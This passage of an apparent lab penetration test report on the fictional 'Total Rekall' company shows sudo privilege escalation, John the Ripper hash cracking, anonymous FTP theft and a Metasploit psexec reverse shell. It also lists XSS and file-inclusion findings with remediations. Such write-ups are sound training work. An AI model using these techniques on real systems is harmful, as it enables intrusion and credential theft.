
```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
```

Used open source exposure techniques to reveal sensitive hashed passwords within the companies GitHub repository and used password cracking techniques to reveal the hash as shown below:




```
┌──(root💀kali)-[~]
└─# echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0'
$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0

┌──(root💀kali)-[~]
└─# echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > hash.txt

┌──(root💀kali)-[~]
└─# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (?)
1g 0:00:00:00 DONE 2/3 (2023-04-10 11:37) 11.11g/s 4266p/s 4266c/s 4266C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Used these hashed credentials to access the restricted IP 172.22.117.20 as shown below:




```
4d7b349705784a518bc876bc2ed6d4f6
```

Used FTP scan results to reveal accessible ports and then use those open ports to extract valuable data from the server as shown below:




```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (22.5144 kB/s)
ftp> exit
221 Goodbye

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Used persistence techniques to view and manipulate scheduled tasks in order to allow for easier access at a later point as shown below:




```
Task To Run:                             C:\Windows\System32\WindowsPowerShell\v1.0\powershell.e
Start In:                                N/A
Comment:                                 54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                    Enabled
Idle Time:                               Only Start If Idle for 1 minutes, If Not Idle Retry For
```

Used Kiwi to access hashes password credentials and used john the ripper to decipher these hashes as shown below:



```
┌──(root💀kali)-[~]
└─# john hashes.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2023-04-10 11:56) 11.11g/s 994133p/s 994133c/s 994133C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Used metasploit and privilege escalation techniques to access the net users within the rekall organization as well as their credentials as shown below:



```
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.10:62553 ) at 2023-04-10 12:09:22 -0400

meterpreter > shell
Process 4040 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

Summary Vulnerability Overview


Vulnerability	Severity
Susceptible to XSS scripting on the name field.	**Medium**
Susceptible to XSS scripting in the “choose your character” field.	**Medium**
Susceptible to XSS scripting in the “comments” section.	**Medium**
Susceptible to data exposure commands such as ‘curl’.	**Low**
Susceptible to local file inclusion attacks in the ‘choose your adventure’ area.	**Medium**
Susceptible to local file inclusion attacks in the ‘choose your location’ area.	**Medium**
Data exposure techniques reveal administrator credentials within the page.	**High**
Open source research provides significant registry data.	**Low**
Open source research provides significant certificate data.	**Low**
Susceptible to scan techniques that reveal sensitive and vulnerable ports.	**High**
Susceptible to aggressive scans that reveal even more sensitive port data.	**High**
Nessus scans reveal common vulnerabilities that can be used for attacks.	**High**
Susceptible to metasploit exploits revealing usernames of employees.	**High**
Susceptible to privilege escalation tactics via administrator credentials.	**Critical**
Github repository provides hashed admin passwords that can be used.	**Critical**
Access to restricted IPs is possible through information already obtained.	**Critical**
Secure files can be extracted using ports scanned via FTP.	**High**
Persistence is possible through manipulation of scheduled tasks.	**High**
Susceptible to password cracks via Kiwi and John the Ripper.	**Critical**
Susceptible to metasploit hacks that provide for us all net users in the server.	**High**

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	12
Ports	22, 80, 200, 8009, 8080 5901, 6001,


Exploitation Risk	Total
Critical	4
High	8
Medium	5
Low	3


Vulnerability Findings

Vulnerability 1	Findings
Title	Susceptible to XSS scripting in the name field.
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	The name field within the VR planning section of the website is vulnerable to XSS techniques, which can be used to manipulate the results and provide for us information not intended for the public.
Images	 Welcome to VR Planning On the next page you will be designing your perfect, unique virtual reality experience! Begin by entering your name below! Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf
Affected Hosts	Total Rekall
Remediation	- More thorough input validation. - Ensure all variable output in a page is encoded before it is returned to the user.

Vulnerability 2	Findings
Title	Susceptible to XSS scripting in the “choose your character” field.
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	The “choose your character” field within the VR planning section of the website is vulnerable to XSS techniques, which can be used to manipulate the results and provide for us information not intended for the public.

Images	 Who do you want to be? Choose your charachter GO You have chosen , great choice! Congrats, flag 2 is ksdnd99dkas
Affected Hosts	Total Rekall
Remediation	- Strengthen input validation techniques. - Ensure returned code is encrypted on a failed attempt. - Stronger company content security policy.


Vulnerability 3	**Findings**
Title	Susceptible to XSS scripting in the “comments” section.
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	The “comments” field within the website is vulnerable to XSS techniques, which can be used to manipulate the results and provide for us information not intended for the public.
Images	 Please leave your comments on our website! CONGRATS, FLAG 3 is sd7fk1nctx Submit Add: ☑ Show all: ☐ Delete: ☐ Your entry was added to our blog! # Owner Date Entry 1 bee 2023-04-10 13:54:38
Affected Hosts	Total Rekall
Remediation	- Stronger input validation. - Sanitize user data and encode returned outputs.


Vulnerability 4	Findings
Title	Susceptible to data exposure commands such as ‘curl’.
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	A simple curl command can reveal sensitive information about the website that may be used with other information obtained to hack into the site.
Images	

```
┌──(root💀kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 10 Apr 2023 14:01:16 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=8anbod0bbod2nmtnnakkka9ns2; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```


Affected Hosts	Total Rekall
Remediation	- Ensure that any and all information identified through open source techniques does not reveal any sensitive data, credentials, and IP addresses that can be used to break into the server.

Vulnerability 5	Findings
Title	Susceptible to local file inclusion attacks in the ‘choose your adventure’ area.
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	The “choose your adventure” section of the website is susceptible to local file inclusion and a simple script can be uploaded into the uploader to manipulate the results and provide information not intended for the public.

Images	 Please upload an image: Browse... No file selected. Upload Your File! Your image has been uploaded here.Congrats, flag 5 is mmssdi73g
Affected Hosts	Total Rekall
Remediation	- Prevent users from passing input into the file systems and framework API. - Can also whitelist specific files, such as forcing them to contain only characters A-Z.


Vulnerability 6	**Findings**
Title	Susceptible to local file inclusion attacks in the ‘choose your location’ area.
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	The “choose your location” section of the website is susceptible to local file inclusion and a simple script can be uploaded into the uploader to manipulate the results and provide information not intended for the public.
Images	 Please upload an image: Browse... No file selected. Upload Your File! Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd
Affected Hosts	Total Rekall
Remediation	- Input validation for uploaded files, can outline specific characters that must be whitelisted. - Can also whitelist any arbitrary inputs, such as a line of code rather than a jpeg image.


Vulnerability 7	**Findings**
Title	Data exposure techniques reveal administrator credentials within the page.

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Using sensitive data exposure techniques, we discovered the credentials to an administrator embedded within the website that can be revealed by simply highlighting the sections above the input fields.
Images	 Admin Login Enter your Administrator credentials! Login:dougquaid Password:kuato Login
Affected Hosts	Total Rekall
Remediation	- Mistakes like these can be remediated through redundancy, meaning another programmer should be double checking the work of the initial programming team. These credentials are plainly visible in the HTML code as well as within the highlighted page, and this may be noticed by another employee verifying the correct work of their co-worker.


Add any additional vulnerabilities below.

Vulnerability 8	**Findings**
Title	Open source research provides significant registry data.
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Using the “WHOIS” feature on Go Daddy, we were able to view the data regarding the registered domain of Total Rekall, including the domain name, address, expiration date, etc.

<table>
<tr><td><b>Images</b></td><td>
Queried <b>whois.godaddy.com</b> with "<b>totalrekall.xyz</b>"...
<pre>
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#c
Domain Status: clientUpdateProhibited https://icann.org/epp#cli
Domain Status: clientRenewProhibited https://icann.org/epp#clie
Domain Status: clientDeleteProhibited https://icann.org/epp#cli
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
</pre></td></tr>
<tr><td><b>Affected Hosts</b></td><td>Total Rekall</td></tr>
<tr><td><b>Remediation</b></td><td>- Register your domain through a registrar that offers the option to do so privately, so that this information cannot be easily obtained by the general public.</td></tr>
</table>

<table>
<tr><th>Vulnerability 9</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Open source research provides significant certificate data.</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Linux OS</td></tr>
<tr><td><b>Risk Rating</b></td><td>Low</td></tr>
<tr><td><b>Description</b></td><td>Doing a simple search on CRT.SH will reveal sensitive certificate data regarding the Total Rekall website.</td></tr>
<tr><td><b>Images</b></td><td>

<table>
<tr><td><b>Criteria</b></td><td>Type: Identity Match: ILIKE Search: 'totalrekall.xyz'</td></tr>
</table>
<table>
<tr><th>ɜefore</th><th>Not After</th><th>Common Name</th><th>Matching Identities</th><th></th></tr>
<tr><td>-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>C=AT, O=</td></tr>
<tr><td>-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>C=AT, O=</td></tr>
<tr><td>-02-02</td><td>2022-05-03</td><td>totalrekall.xyz</td><td>totalrekall.xyz
www.totalrekall.xyz</td><td>C=AT, O=</td></tr>
<tr><td>-02-02</td><td>2022-05-03</td><td>totalrekall.xyz</td><td>totalrekall.xyz
www.totalrekall.xyz</td><td>C=AT, O=</td></tr>
</table></td></tr>
<tr><td><b>Affected Hosts</b></td><td>Total Rekall</td></tr>
<tr><td><b>Remediation</b></td><td>- Ensure any private keys are indeed private. It is not bad to allow a public key to be displayed and also can ensure confidence in the website.</td></tr>
</table>

<table>
<tr><th>Vulnerability 10</th><th>Findings</th></tr>
<tr><td>Title</td><td>Susceptible to scan techniques that reveal sensitive and vulnerable ports.</td></tr>
<tr><td>Type (Web app / Linux OS / WIndows OS)</td><td>Linux OS</td></tr>
<tr><td>Risk Rating</td><td>High</td></tr>
<tr><td>Description</td><td>A simple Nmap scan on the Total Rekall subnet reveals the available and open ports that can be used to gain unauthorized access within the Total Rekall server.</td></tr>
<tr><td>Images</td><td>
<pre>
┌──(root💀kali)-[~]
└─# nmap 192.168.13.0/24
Starting Nmap 7.92 (https://nmap.org) at 2023-04-10 10:39 EDT
Nmap scan report for 192.168.13.10
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
8009/tcp open ajp13
8080/tcp open http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)


Nmap scan report for 192.168.13.12
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
8080/tcp open http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open http
